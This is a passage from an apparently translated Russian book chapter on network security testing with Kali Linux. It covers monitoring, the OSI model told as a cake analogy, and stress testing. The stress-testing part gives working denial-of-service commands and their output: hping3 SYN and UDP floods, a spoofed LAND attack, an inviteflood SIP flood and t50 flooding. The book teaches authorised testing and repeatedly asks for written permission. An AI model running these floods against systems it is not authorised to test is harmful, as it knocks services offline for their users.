Тестирование всего, что связано с этими элементами, касается аспектов безопасности вне зависимости от того, в какой форме оно проводится. В рамках тестирования сетевой безопасности мы можем проверять хрупкость сервисов, стойкость шифрования и другие факторы. В ходе обсуждения этой темы поговорим о наборе средств для проведения стресс-тестирования, а также рассмотрим инструменты, способные провоцировать сбои в работе сети. Хотя многие ошибки в сетевых стеках операционных систем, скорее всего, давно исправлены, вы можете столкнуться с относительно хрупкими устройствами, подверженными подобного рода атакам. К таким устройствам можно отнести принтеры, VoIP-телефоны, термостаты, холодильники и бесчисленное множество других устройств, которые в настоящее время все чаще и чаще подключаются к Сети.

Тестирование сетевой безопасности

Мы живем и умираем в Сети. Где бы вы ни хранили личные данные — в локальной сети, корпоративной сети вашего работодателя или так называемом облаке, огромное их количество в настоящее время находится непосредственно во Всемирной паутине или доступно через интернет. Если мы ожидаем, что вся необходимая нам информация будет доступна через Сеть, очень важно убедиться в том, что наши устройства способны выдержать потенциальную атаку.

Мониторинг

Прежде чем приступить к тестированию, необходимо поговорить о важности мониторинга. В ходе тестирования по заказу своей компании или клиента вы, разумеется, не

будете специально вызывать какие-либо сбои, если вас об этом не попросят. Однако, несмотря на все меры предосторожности, всегда есть вероятность возникновения проблем, приводящих к нарушению работы сервисов или систем. Именно поэтому очень важно взаимодействовать с их владельцами, способными отслеживать изменения в их работе. Предприятия стремятся не допустить негативного влияния на пользовательский опыт своих клиентов, поэтому у них, как правило, есть сотрудники, готовые перезапустить сервисы или системы в случае необходимости.



Некоторые компании могут захотеть проверить готовность своих оперативных сотрудников и поставить перед вами задачу проникнуть в систему и попытаться вызвать сбой в ее работе, не нанеся при этом серьезного ущерба. Обычно подобные задачи решаются в рамках деятельности так называемой *красной команды*. В этом случае вы не будете общаться ни с кем, кроме руководства, которое вас наняло. Однако в большинстве случаев компании стремятся сохранить работоспособность своей производственной среды. Если часть оперативного персонала или руководство участвуют в тестировании, пытаются обнаружить проникновение, то такое тестирование относится к деятельности *фиолетовой команды*. Оперативный персонал составляет *синюю команду*, а атакующие — *красную*. А как известно, при смешении этих цветов получается фиолетовый.

Если в работе будет задействован оперативный персонал, ему понадобится некий способ осуществления мониторинга. Это может быть просмотр журналов, что в целом целесообразно. Однако журналы не всегда оказываются надежным источником информации. В конце концов, если вам удастся вывести службу из строя, она может просто не успеть записать в журналы какие-либо полезные данные. Но это не означает, что следует игнорировать содержимое журналов. Помните о том, что цель тестирования заключается в повышении уровня безопасности компании, на которую вы работаете. Журналы могут подсказать, что происходило с процессом перед сбоем. Сбой службы может проявляться не в завершении процесса, а в ее неожиданном поведении. В таких случаях журналы могут очень пригодиться для получения представления о том, что именно пыталось сделать приложение.

В системе также может быть реализован сторожевой таймер (watchdog). Иногда такие таймеры используются для обеспечения непрерывной работы процесса. Если процесс внезапно завершит работу, его PID исчезнет из таблицы процессов, и сторожевой таймер поймет, что его необходимо перезапустить. Эту же функцию можно задействовать для выявления сбоев в работе процесса. Даже если вы не собираетесь перезапускать тот или иной процесс, можете просто следить за таблицей процессов. При этом завершение работы того или иного процесса сбоем будет указывать на то, что с ним что-то случилось.

В старой подсистеме инициализации `init` можно было применять файл `/etc/inittab` для указания процессов, которые должны были перезапускаться в случае сбоя. Современная система инициализации `systemd` позволяет настроить автоматический перезапуск служб при возникновении неполадок. Это делается

в конфигурационном файле с помощью параметра `Restart=`. Вы можете задать для него значение `always` или `on-failure`. Однако не все приложения являются службами. Создав конфигурационный файл `systemd`, вы можете превратить что угодно в службу, которую можно запускать/останавливать с помощью `systemctl`. Если же этот способ вас не устраивает, вы можете использовать что-то вроде сценария Python для автоматического перезапуска процесса в случае его сбоя. Код, содержащийся в примере 2.1, генерирует сообщение о сбое в работе процесса, а затем перезапускает его. При запуске этого сценария вам просто нужно будет указать имя исполняемого файла в командной строке.

Пример 2.1. Код на языке Python, перезапускающий процесс в случае сбоя

```
import sys
from datetime import datetime
import subprocess

cmd = sys.argv[1]
retcode = 1
while retcode != 0:
    prog = subprocess.run(cmd)
    retcode = prog.returncode
    if retcode != 0:
        print("Program failed at ", datetime.now())
```

Вышедшие из-под контроля процессы могут потреблять большое количество ресурсов компьютера, поэтому очень важно следить за уровнем загрузки процессора и памяти. Для такого мониторинга можно использовать утилиты с открытым исходным кодом, коммерческое программное обеспечение, а также встроенные средства Windows или macOS. Популярная программа мониторинга — Nagios Core, она установлена на одной из моих систем. Существует и коммерческая версия Nagios, однако Nagios Core — по-прежнему бесплатное средство мониторинга, доступное во многих дистрибутивах, включая Ubuntu и Kali. На рис. 2.2 показана страница, отображающая состояние служб хоста, на котором запущена программа Nagios Core. По умолчанию Nagios отслеживает количество процессов, уровень загрузки процессора и состояние служб серверов SSH и HTTP.




Рис. 2.2. Мониторинг ресурсов

Если по каким-то причинам оперативный персонал не может оказать вам содействие и у вас нет прямого доступа к тестируемым системам, может понадобиться возможность хотя бы удаленного отслеживания состояния службы. При использовании некоторых инструментов для сетевого тестирования, о которых мы будем говорить далее, вы можете перестать получать ответы от тестируемой службы. Помимо сбоя в ее работе, причиной этого может быть проблема с программой мониторинга или механизм безопасности, установленный для пресечения злоупотреблений сетью. Поэтому очень важно проверять службу вручную, чтобы убедиться в ее неработоспособности.



Если в ходе тестирования вы замечаете, что некая служба прекратила работу, постарайтесь выяснить, где именно произошел сбой. Просто рассказать клиенту или работодателю о том, что служба перестала работать, недостаточно, поскольку в этом случае они не будут знать, как исправить проблему. Ведение подробных записей поможет вам при составлении отчета, и вы сможете сообщить заказчику о том, что именно делали в момент сбоя, если он решит воссоздать ситуацию для устранения проблемы. Указание конкретного времени позволит найти подробные сведения в журналах, что упростит выявление проблемы.

Ручное тестирование можно выполнить с помощью таких инструментов, как Netcat, или даже Telnet-клиента. Подключившись к порту службы с помощью одного из этих инструментов, вы можете узнать, отвечает ли она. Разумеется, это предполагает, что вы тестируете именно сетевую службу, а не локальное приложение. Такая ручная проверка, особенно если она выполняется из отдельной системы во избежание блокировки, позволяет исключить ложноположительные результаты. В конечном счете тестирование безопасности по большей части сводится к исключению ложноположительных результатов, возникающих вследствие использования тех или иных инструментов. Мониторинг и проверка позволяют гарантировать, что сведения, которые вы предоставляете своему работодателю или клиенту, достоверны и актуальны. Помните: ваша задача заключается в том, чтобы помочь ему повысить свой уровень безопасности, а не просто указать на то, что не работает.

Слои

На важность слоев намекал еще Осел в мультфильме «Шрек». Когда Шрек уподобил великанов луковицам, заявив о том, что у них есть слои, Осел сказал, что слои есть и у тортиков, а торт — это гораздо лучше, чем лук. Все это, конечно, не имеет отношения к обсуждаемой теме. За исключением торта. Торт может послужить аналогией для описания сетевой модели. Чтобы получить некоторое представление о том, как мы обычно думаем о сетях, вообразите торт из семи тонких слоев бисквита. А для представления процесса коммуникации вообразите два куска торта, ведь в данном случае два куска — это лучше, чем один.

На рис. 2.3 представлена модель OSI, состоящая из семи слоев, или уровней, и демонстрирующая то, как каждый из них взаимодействует с аналогичным уровнем

удаленных систем. Чтобы было интереснее, мы можем уподобить линии между этими слоями джему или глазури, склеивающим слои между собой. Все системы, с которыми вы взаимодействуете, состоят из одних и тех же уровней, поэтому когда вы отправляете сообщение от одного куска торта другому, оно передается между одинаковыми слоями.



Рис. 2.3. Модель OSI, демонстрирующая взаимодействия между системами

Итак, самый нижний слой представлен *физическим уровнем*, поэтому давайте назовем его фисташковым. Фисташковый (физический) слой бисквита — это место непосредственного подключения к сети (или соприкосновения с тарелкой, на которой лежит торт). Как и в случае с тортом, между физическим уровнем системы и сетью ничего нет. К физическому уровню относятся сетевые интерфейсы, кабели, разъемы и т. д. В нашей аналогии с тортом фисташковый слой лежит прямо на тарелке и ничем от нее не отделен.

Следующий слой бисквита, который должен быть отделен от предыдущего с помощью глазури и джема, чтобы операционная система могла отличить один слой от другого, — *канальный уровень*. Давайте назовем его карамельным коржом. Для адресации этого уровня используется так называемый MAC-адрес (media access control, управление доступом к среде). Старшие 3 байта этого адреса принадлежат производителю устройства и называются *уникальным идентификатором организации* (Organizationally Unique Identifier, OUI). Остальные 3 байта представляют собой уникальный идентификатор вашего сетевого интерфейса. Вместе эти два компонента составляют 6-байтовый MAC-адрес. Все взаимодействия в вашей локальной сети должны происходить на этом уровне. Если я захочу передать сообщение от своего карамельного коржа вашему, мне придется использовать MAC-адрес, потому что это единственный адрес, который понимают и ваш, и мой сетевой интерфейс. Этот адрес физически встроен в сам интерфейс, поэтому его иногда называют *физическим адресом*. В примере 2.2 MAC-адрес содержится во втором столбце вывода программы `ifconfig`.

Пример 2.2. MAC-адрес

```
ether 52:54:00:11:73:65 txqueuelen 1000 (Ethernet)
```

Следующий слой бисквита, отделенный глазурью и джемом от предыдущего для их более четкого различения, — *сетевой уровень*. Назовем этот корж сметанным. На этом уровне используются IP-адреса. В отличие от MAC-адреса, IP-адрес позволяет нам выходить за пределы локальной сети. Поскольку с помощью IP-адресов мы можем общаться с разными пекарнями, которые производят точно такие же торты, как у нас, этот уровень обеспечивает маршрутизацию. Именно адрес маршрутизации позволяет найти путь от одной пекарни до другой, используя IP-адрес. В примере 2.3 показан IP-адрес, состоящий из 4 байт (их также называют *октетами*, поскольку их длина составляет 8 бит). Это IP-адрес версии 4. IP-адреса версии 6 имеют длину 16 байт (128 бит) и представлены в виде шестнадцатеричных значений. Как и в предыдущем примере, здесь показан вывод программы `ifconfig`, содержащий адреса как версии 4 (IPv4), так и версии 6 (IPv6).

Пример 2.3. IP-адрес

```
inet 192.168.1.253 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::20c:29ff:fee2:e2c5 prefixlen 64 scopeid 0x20<link>
inet6 fd23:5d5f:cd75:40d2:20c:29ff:fee2:e2c5 prefixlen 64 scopeid 0x0<global>
inet6 fd23:5d5f:cd75:40d2:2627:83d5:9f9b:59ec prefixlen 64 scopeid 0x0<global>
inet6 2601:18d:8b7f:e33a::d9 prefixlen 128 scopeid 0x0<global>
```

Четвертым слоем нашего торта служит творожный корж, который соответствует *транспортному уровню*. Признаю, этот торт обладает своеобразным вкусом, однако продолжайте следить за моей мыслью. Итак, транспортный уровень предоставляет нам порты, которые служат еще одной формой адресации. Добравшись до нужной пекарни, вы должны найти нужную полку. С портами дело обстоит точно так же. После того как вы нашли пекарню с помощью IP-адреса, вам нужно найти в ней полку, которая является вашим портом. Порт соединит вас с запущенной службой (программой), прикрепленной к этой полке (порту). Существуют хорошо известные зарегистрированные порты, которые часто используются определенными службами. И хотя некая служба, например веб-сервер, может подключиться к другому порту и слушать его, хорошо известный порт задействуется чаще всего.

С пониманием пятого слоя, или *сеансового уровня*, иногда возникают сложности. Давайте добавим фруктовых ноток в наш торт и назовем этот слой сливовым. Сеансовый уровень отвечает за координацию и поддержание связи между узлами, обеспечивая необходимую синхронизацию. Можно сказать, что сеансовый уровень следит за тем, чтобы в процессе общения мы с вами поедали свои кусочки торта в одном темпе, то есть начинали и заканчивали в одно и то же время. Если нам нужно будет прерваться для того, чтобы выпить воды, сеансовый уровень проследит за тем, чтобы мы сделали это одновременно. Если мы захотим выпить молока, а не

воды, сеансовый уровень позаботится о синхронизации этого процесса, чтобы во время еды мы с вами выглядели одинаково.

Это подводит нас к следующему слою — *уровню представления*. Назовем этот корж персиковым. Уровень представления заботится о том, чтобы все выглядело хорошо и правильно, например следит за тем, чтобы вокруг вас не было крошек и чтобы то, что вы едите, действительно напоминало торт.

Последний слой — *уровень приложения* (или *прикладной*). Назовем его помадкой. Именно этот слой находится ближе всего к едоку (пользователю). Он принимает то, что поступает со слоя представления, и доставляет это пользователю в ожидаемом и готовом для потребления виде. Важный аспект аналогии с тортом заключается в том, что когда вы вилкой отделяете кусочек торта, вы надламываете слои, начиная с помадки и заканчивая фисташковым бисквитом. Именно в таком порядке вы нанизываете их на вилку. Однако в ваш рот этот кусочек отправляется фисташковым слоем вперед. Точно так же мы отправляем и получаем сообщения. Процесс их создания начинается на уровне приложения и продвигается вниз по уровням, после чего созданные сообщения отправляются адресату. После получения сообщение последовательно перемещается вверх по уровням, начиная с физического. Каждый уровень удаляет соответствующие заголовки и передает сообщение вышележащему уровню.

В процессе сетевого тестирования мы можем работать с разными слоями торта. Поэтому важно знать, что представляет собой каждый из них. Вы должны понимать ожидания каждого слоя, чтобы оценить корректность наблюдаемого поведения. В дальнейшем мы будем проводить тестирование на нескольких уровнях, но в целом каждый из инструментов, который мы рассмотрим, будет нацелен на определенный слой. Сетевое взаимодействие можно уподобить поеданию всего торта, однако иногда нужно сосредоточить свои усилия (вкусовые рецепторы) на определенном слое, чтобы убедиться в том, что он имеет правильный вкус сам по себе, вне контекста остального торта, даже если для получения доступа к этому слою придется съесть торт целиком.

Стресс-тестирование

Некоторое программное и даже аппаратное обеспечение с трудом справляется с повышенными нагрузками. Такое аппаратное обеспечение, как узкоспециализированные устройства или устройства, относящиеся к категории интернета вещей (IoT), могут не справиться с большим объемом трафика по разным причинам. Например, встроенный в сетевой интерфейс процессор может быть недостаточно мощным, если устройство изначально не было рассчитано на обработку большого объема трафика. Причиной может быть и плохо написанное приложение, которое, даже будучи встроенным в аппаратное обеспечение, способно вызывать проблемы. Поэтому тестировщикам безопасности важно убедиться в том, что инфраструктурные системы, за которые они отвечают, не выйдут из строя в случае возникновения проблем.

Стресс-тестирование не ограничивается объемными атаками¹. Есть и другие способы подвергнуть приложения повышенной нагрузке. Один из них заключается в том, чтобы отправить ему данные, которые оно не ожидает получить, а значит, скорее всего, не умеет обрабатывать. Однако существуют техники, позволяющие справиться с такого рода атаками. В этом разделе мы сосредоточимся на способах перегрузки систем, а методы фаззинг-тестирования, суть которых сводится к намеренной генерации фиктивных данных, обсудим позже. Следует также отметить, что в некоторых случаях сетевые стеки встраиваемых устройств могут не справиться с трафиком, который выглядит не так, как от него ожидается.



Системы, с которыми вы работаете (особенно в тех случаях, когда ваши действия могут привести к ущербу или сбою, а почти все, о чем мы будем говорить, вполне может к ним привести), должны принадлежать вам, либо у вас должно быть разрешение на работу с ними. Тестировать чужие системы без специального разрешения как минимум неэтично, а скорее всего, даже незаконно. Тестирование, каким бы простым оно ни казалось, всегда может нанести ущерб. Поэтому перед его проведением получите разрешение в письменном виде!

В конечном счете любой сбой, возникший в результате стресс-теста, вызывает проблемы с доступностью. Если система перестанет работать, никто не сможет ею воспользоваться. Если приложение выйдет из строя, служба станет недоступной для пользователей. Если ваши действия привели к такому результату, значит, вы осуществили атаку типа «отказ в обслуживании». При проведении подобных атак важно проявлять осторожность, поскольку они определенно имеют этические последствия, как отмечалось ранее, а также создают вполне реальные предпосылки для причинения ущерба, в том числе выражающегося в перебоях в работе сервисов, ориентированных на клиентов. Мы поговорим об этом подробнее чуть позже. Стресс-тестирование можно довольно легко провести с помощью такого замечательного инструмента, как `hping3`, который позволяет создавать пакеты в командной строке. Для этого вы указываете значения, которые должны быть заданы полям, и `hping3` создает пакет в соответствии с вашими пожеланиями.

Это не значит, что вы всегда должны указывать значения для всех полей. Можете задать только некоторые, а `hping3` заполнит остальные поля в IP- и транспортных заголовках самостоятельно. Инструмент `hping3` способен осуществлять объемные атаки, не дожидаясь ответов и даже не используя паузы, то есть посылая максимально возможный объем трафика с максимальной скоростью. Результат его работы вы увидите в примере 2.4.

Пример 2.4. Использование инструмента `hping3` для объемной атаки

```
kilroy@rosebud:~$ sudo hping3 --flood -S -p 80 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
```

¹ Атаками типа «флуд», от flood — «наводнение, переполнение». — *Примеч. пер.*

```
--- 192.168.86.1 hping statistic ---  
75425 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



В предыдущих версиях Kali и BackTrack вход в систему осуществлялся от имени пользователя root. При установке не создавалась отдельная учетная запись. Это означает, что по умолчанию все запускалось от имени суперпользователя, а это серьезное нарушение правил безопасности. В настоящее время система Kali предлагает вам создать учетную запись обычного пользователя. Как и в других дистрибутивах Linux, для выполнения задач, требующих прав администратора, таких как создание пакетов с помощью `hping3`, необходимо применять команду `sudo`.

Я выполнял эту программу с помощью удаленного подключения к своей системе Kali. Я получил нужный результат практически сразу после ее запуска и попытался завершить ее работу, однако система продолжала пересылать пакеты (и получать ответы) так быстро, как только могла. Это затрудняло передачу сигнала, генерируемого нажатием клавиш `Ctrl+C`, который я пытался послать системе Kali для завершения работы `hping3` (к счастью, я использовал для тестирования свою локальную сеть, а не чужую систему). Поскольку операционная система и сеть были заняты, я не получал ответа в течение довольно длительного времени. В примере 2.4 `hping3` применяется для отправки SYN-запросов на порт 80. Эта атака называется «SYN-флуд». В данном примере я тестировал не только способность системы справляться с перегрузкой сетевого стека (операционной системы) с помощью средств аппаратного обеспечения и ОС, предназначенных для обработки трафика, но и транспортный уровень.

Операционной системе приходится выделять небольшое количество памяти для соединений, устанавливаемых по протоколу TCP (Transmission Control Protocol — протокол управления передачей). Много лет назад количество слотов, доступных для этих начальных сообщений, называемых *полуоткрытыми соединениями*, было не очень большим. Предполагалось, что подключающаяся система будет вести себя хорошо и завершит установку соединения, после чего управление перейдет к приложению. После исчерпания слотов, выделенных под полуоткрытые соединения, любые новые соединения, включая те, которые иницируются легитимными клиентами, перестают приниматься. В наши дни большинство систем довольно хорошо справляется с атаками типа SYN-флуд. Операционная система просто обрабатывает входящие полуоткрытые соединения и избавляется от них с помощью различных методов, включая уменьшение периода, в течение которого соединение может оставаться полуоткрытым.

В этом тесте используются SYN-запросы (`-S`), отправляемые на порт 80 (`-p 80`). Идея заключается в том, что в ответ мы должны получить пакет SYN/ACK в качестве второго этапа трехстороннего рукопожатия. Мне не нужно специально указывать название протокола, так как SYN-запросы применяются только в протоколе TCP. Наконец, я сообщаю программе `hping3` о том, что хочу использовать режим переполнения (`--flood`). Это можно сделать и с помощью других флагов

командной строки, указав время ожидания перед отправкой очередного сообщения. Приведенный вариант лишь более выразителен и легче запоминается.



Существует несколько версий программы `hping`, о чем вы уже, вероятно, догадались по цифре 3 в конце ее названия. Этот инструмент доступен во многих дистрибутивах Linux. В одних системах вы можете вызвать эту программу просто по имени `hping`, в других потребуется указать номер версии, например `hping2` или `hping3`.

Инструмент `hping3` может пригодиться и для так называемого создания пакетов (packet crafting) — метода тестирования, в рамках которого создаются пакеты, которых не должно существовать в реальном мире, для проверки способности целевой системы справляться с ними. С помощью этого инструмента можно осуществить практически любую атаку, предполагающую манипуляцию пакетами. Например, существует атака типа «отказ в обслуживании», называемая *LAND-атакой*, что расшифровывается как local area network denial of service (отказ локальной сети в обслуживании). В ходе этой атаки вы посылаете на устройство SYN-пакет с совпадающими адресами отправителя и получателя. Если сетевой стек на принимающей стороне не сможет это распознать, система отправит SYN/ACK-ответ самой себе. Это может привести к бесконечному циклу отправки сообщений, выполняемому с помощью сетевого интерфейса. В конце 1990-х годов многие операционные системы были уязвимы перед этой атакой, которая часто приводила к сбоям в работе операционной системы. Хотя в операционных системах данная проблема по большей части устранена, некоторые службы все еще подвержены таким рискам. Кроме того, во многих организациях используются устаревшие операционные системы, которые по-прежнему могут быть уязвимы, как и устройства, в зависимости от встроенной в них ОС. LAND-атака, реализованная в примере 2.5, демонстрирует некоторые из возможностей программы `hping3`. В нем вы также увидите результат захвата пакетов, содержащий некоторые из сообщений, сгенерированных для того, чтобы показать совпадение адресов отправителя и получателя. Сам инструмент не генерирует никакого вывода, поскольку ответы никогда не поступают. Применяемый здесь флаг `-a` подменяет адрес источника.

Пример 2.5. Использование программы `hping3` для реализации LAND-атаки

```

(kilroy@badmilo)-[~]
$ sudo hping3 -S -p 80 192.168.1.1 -a 192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes

```

```

18:20:58.843654 IP 192.168.1.1.2258 > 192.168.1.1.http: Flags [S], seq 337020249,
win 512, length 0
18:20:59.844076 IP 192.168.1.1.2259 > 192.168.1.1.http: Flags [S], seq 2123048602,
win 512, length 0
18:21:00.844382 IP 192.168.1.1.2260 > 192.168.1.1.http: Flags [S], seq 1588084076,
win 512, length 0
18:21:01.844912 IP 192.168.1.1.2261 > 192.168.1.1.http: Flags [S], seq 1297206682,
win 512, length 0

```

```
18:21:02.845663 IP 192.168.1.1.2262 > 192.168.1.1.http: Flags [S], seq 1143979736, win 512, length 0
18:21:03.846443 IP 192.168.1.1.2263 > 192.168.1.1.http: Flags [S], seq 1068622138, win 512, length 0
18:21:04.847084 IP 192.168.1.1.2264 > 192.168.1.1.http: Flags [S], seq 894688939, win 512, length 0
```

Все флаги TCP можно изменять как угодно. Однако помимо SYN-сообщений протокола TCP вы можете отправлять также сообщения протокола UDP (User Datagram Protocol — протокол пользовательских датаграмм). В примере 2.6 показано UDP-сообщение. В данном случае в качестве номера порта источника задано значение 0. Однако данный порт, как правило, не применяется и в обычном трафике не встречается. Вы также можете заметить, что мы задали случайный адрес источника. Однако с этим следует проявлять осторожность. Помните, что при отправке сообщений со случайным адресом источника ответы на все отосланные вами сообщения будут отправляться на этот случайный адрес. Если вы проследите за сетевым трафиком, то увидите сообщения, приходящие от тех узлов сети, на которые были отправлены ответы на ваши изначальные сообщения. Запутались? Просто будьте внимательны к отправляемому сетевому трафику, потому что если вы так или иначе подключены к интернету, этот трафик попадет в Сеть, что может привести к проблемам.

Пример 2.6. Использование hping3 для отправки UDP-сообщений

```
—(kilroy@badmilo)-[~]
└─$ sudo hping3 --udp --rand-source --baseport 0 --destport 53 192.168.1.15
HPING 192.168.1.15 (eth0 192.168.1.15): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.1.15 name=UNKNOWN
status=0 port=8 seq=8
ICMP Port Unreachable from ip=192.168.1.15 name=UNKNOWN
status=0 port=9 seq=9
ICMP Port Unreachable from ip=192.168.1.15 name=UNKNOWN
status=0 port=11 seq=11
```

Тестирование, проводимое на нижних уровнях стека сетевых протоколов с помощью таких инструментов, как hping3, может привести к обнаружению проблем в системах, особенно работающих на относительно хрупких устройствах. Что касается более высоких уровней сетевого стека, то Kali Linux предусматривает множество инструментов для работы с различными сервисами. Когда вы думаете об интернет-сервисах, какой из них приходит вам на ум первым? Все они передают данные по протоколу HTTP, поэтому при их использовании вы часто взаимодействуете с веб-сервером. Неудивительно, что существуют инструменты для проверки веб-серверов. Такая проверка отличается от тестирования приложений, работающих на веб-сервере, — это совершенно другая тема, которую мы обсудим позже. А сейчас рассмотрим способы, позволяющие убедиться в том, что при возникновении проблем веб-серверы продолжают работать.

Дистрибутив Kali содержит инструменты для тестирования других протоколов, включая SIP (Session Initiation Protocol — протокол установления сеанса) и RTP

(Real-time Transport Protocol — протокол управления передачей в реальном времени), применяемые для передачи голосовых сообщений по IP-сети (VoIP). Для обеспечения взаимодействия между серверами и конечными точками SIP использует набор команд HTTP-подобного протокола. Чтобы инициировать вызов, конечная точка отправляет запрос INVITE, который доставляется получателю через несколько серверов или прокси-серверов. Поскольку VoIP — критически важная технология для использующих ее предприятий, очень важно выяснить, способны ли подключенные к сети устройства справляться с большим количеством запросов.

В качестве транспортного протокола SIP может задействовать как TCP, так и UDP, хотя в более ранних его версиях предпочтение отдавалось UDP. Именно поэтому некоторые инструменты, особенно старые, склоняются к UDP. Современные реализации поддерживают не только протокол TCP, но и TLS (Transport Layer Security — протокол защиты транспортного уровня), чтобы исключить возможность чтения заголовков. Помните, что протокол SIP основан на HTTP, а это значит, что все заголовки и другая информация имеют текстовый формат, в отличие от H.323 — еще одного протокола VoIP, который предполагает передачу данных в двоичном формате, что не позволяет прочитать их без декодирования. Инструмент `inviteflood` использует UDP в качестве транспортного протокола, не позволяя переключиться на TCP. Это дает преимущество, которое заключается в том, что переполнение происходит быстрее, так как нет необходимости дожидаться установки соединения. Пример 2.7 демонстрирует применение инструмента `inviteflood`. Он не установлен в Kali Linux по умолчанию, поэтому, чтобы иметь возможность применять его, вам придется его установить. Несмотря на давнюю дату выпуска, указанную под версией, эта версия актуальна.

Пример 2.7. Использование инструмента `inviteflood`

```
kilroy@rosebud:~$ sudo inviteflood eth0 kilroy dummy.com 192.168.86.238 150000
```

```
inviteflood - Version 2.0
             June 09, 2006
source IPv4 addr:port = 192.168.86.35:9
dest   IPv4 addr:port = 192.168.86.238:5060
targeted UA           = kilroy@dummy.com
```

```
Flooding destination with 150000 packets
sent: 150000
```

Давайте подробно разберемся с тем, что происходит в командной строке. Первым делом мы указываем интерфейс, который инструмент `inviteflood` должен применять для отправки сообщений. Далее следует имя пользователя. Поскольку SIP относится к VoIP-протоколам, в его качестве может использоваться номер, например телефонный. В данном случае я нацеливаюсь на SIP-сервер, который был настроен с применением имен пользователей. За именем пользователя следует его домен. В зависимости от того, как настроен целевой сервер, доменом может выступать IP-адрес. Если домен пользователей вам неизвестен, можете попробовать

взять IP-адрес целевой системы. В этом случае вы получите два экземпляра одного и того же значения, поскольку целевой сервер указывается следующим в командной строке. В самом конце задается количество отправляемых запросов. Отправка 150 000 запросов заняла всего несколько секунд, что говорит о способности сервера обрабатывать большое количество запросов в секунду.

Прежде чем переходить к обсуждению других тем, следует поговорить о протоколе IPv6. Хотя он не обязательно применяется в качестве транспортного протокола для передачи данных из вашей сети в любую другую, но вполне может использоваться для этого. Например, если вы захотите подключиться к серверам Google, то, скорее всего, это подключение по-прежнему будет осуществляться по протоколу IPv4. Я упомянул компанию Google, в частности, потому, что она публикует IPv6-адрес через свои DNS-серверы. Google далеко не единственная компания, которая так делает, но она определенно была одной из первых. Протокол IPv6 можно применять не только для передачи данных через интернет, но и в локальных сетях. Несмотря на то что протокол IPv6 был разработан около 30 лет назад, у него не было тех десятилетий на обкатку, как у IPv4 на устранение критических ошибок. Все это говорит о том, что, несмотря на время, которое создатели операционных систем Windows и Linux потратили на разработку и тестирование, некоторые устройства по-прежнему могут испытывать проблемы с реализацией IPv6.

Дистрибутив Kali предусматривает два набора инструментов для тестирования IPv6. Каждый из них содержит внушительную коллекцию средств, поскольку протокол IPv6 предполагает не только изменение адресов. Полная его реализация имеет отличия в плане адресации, конфигурации хоста, безопасности, в механизме многоадресной рассылки, формате датаграмм, маршрутизации и некоторых других аспектах. Поскольку все это — разные функциональные области, для работы с ними требуется несколько сценариев.

Поведение IPv6 в локальной сети отличается тем, что вместо использования протокола ARP (Address Resolution Protocol — протокол определения адреса) для определения соседей в локальной сети IPv6 применяет сообщения протокола ICMP (Internet Control Message Protocol — протокол межсетевых управляющих сообщений). В IPv6 также появился протокол NDP (Neighbor Discovery Protocol — протокол обнаружения соседей), который используется для оказания помощи подключающейся к сети системе путем предоставления подробной информации о локальной сети. Протокол ICMPv6 был дополнен такими сообщениями, как Router Solicitation и Router Advertisement, а также Neighbor Solicitation и Neighbor Advertisement. Эти четыре сообщения помогают определить местоположение системы в Сети, предоставляя всю необходимую информацию, включая локальный шлюз и серверы доменных имен, используемые в ней.

Мы можем протестировать некоторые из этих аспектов, чтобы оценить способность системы работать под нагрузкой. Кроме того, мы можем манипулировать сообщениями таким образом, чтобы спровоцировать изменение в поведении

целевой системы. Инструменты `na6`, `ns6`, `ra6` и `rs6` позволяют отправлять в сеть произвольные сообщения с помощью упомянутых ранее сообщений протокола ICMPv6. В то время как большинство систем сконфигурировано таким образом, чтобы предоставлять сети максимально разумную информацию, эти инструменты позволяют отправлять в сеть поврежденные сообщения, чтобы посмотреть, как системы будут на них реагировать. В дополнение к этим программам данный набор предоставляет инструмент `tcp6`, который можно использовать для отправки в сеть произвольных TCP-сообщений, что позволяет проводить атаки на основе TCP.



Упомянутые здесь инструменты содержатся в пакете `ipv6toolkit`. Однако он не поставляется вместе с Kali Linux по умолчанию.

Еще одним инструментом, который можно использовать для стресс-тестирования в Kali Linux, является `t50`. Он поддерживает множество протоколов, включая TCP, UDP, RIP, IGMP, OSPF и некоторые другие. Помимо возможности отправки специфических для конкретного протокола сообщений, `t50` поддерживает режим переполнения (`--flood`), хотя не все протоколы его поддерживают. В примере 2.8 показан не только список протоколов, поддерживаемых `t50`, но и способ применения этого инструмента для рассылки сообщений протокола IGMP версии 1 в режиме `--flood`.

Пример 2.8. Использование `t50` для рассылки IGMP-сообщений в режиме `--flood`

```
(kilroy@badmilo)-[~]
└─$ sudo t50 -l
T50 Experimental Mixed Packet Injector Tool v5.8.7b
Originally created by Nelson Brito <nbrito@sekure.org>
Previously maintained by Fernando Mercas <fernando@mentebinaria.com.br>
Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>
[INFO] List of supported protocols (--protocol):
      1 - ICMP      (Internet Control Message Protocol)
      2 - IGMPv1    (Internet Group Message Protocol v1)
      3 - IGMPv3    (Internet Group Message Protocol v3)
      4 - TCP       (Transmission Control Protocol)
      5 - EGP       (Exterior Gateway Protocol)
      6 - UDP       (User Datagram Protocol)
      7 - RIPv1     (Routing Internet Protocol v1)
      8 - RIPv2     (Routing Internet Protocol v2)
      9 - DCCP      (Datagram Congestion Control Protocol)
     10 - RSVP     (Resource Reservation Protocol)
